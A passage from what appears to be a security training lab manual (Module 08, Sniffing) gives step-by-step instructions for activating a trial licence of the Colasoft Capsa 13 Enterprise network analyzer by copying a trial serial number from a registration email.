


12. In the **Colasoft Software Activation Wizard - Colasoft Capsa 13 Enterprise Edition** window, click **Next**.




Module 08 – Sniffing

13. In the next window we need to enter the serial number to activate the licence.




14. Leave the **Colasoft Software Activation Wizard - Colasoft Capsa 13 Enterprise Edition** as it is and switch to the browser.

15. Open a new tab in the browser and log in to the email account you provided during registration. Open the email from **service@colasoft.com** and copy the **Trial Serial Number** as shown in the screenshot.



16. Now, minimize the browser window and switch to the **Colasoft Software Activation Wizard - Colasoft Capsa 13 Enterprise Edition** window and paste the copied serial number in the **Serial Number** field. Ensure that **Activate online (Recommended)** radio button is selected and click on **Next**.

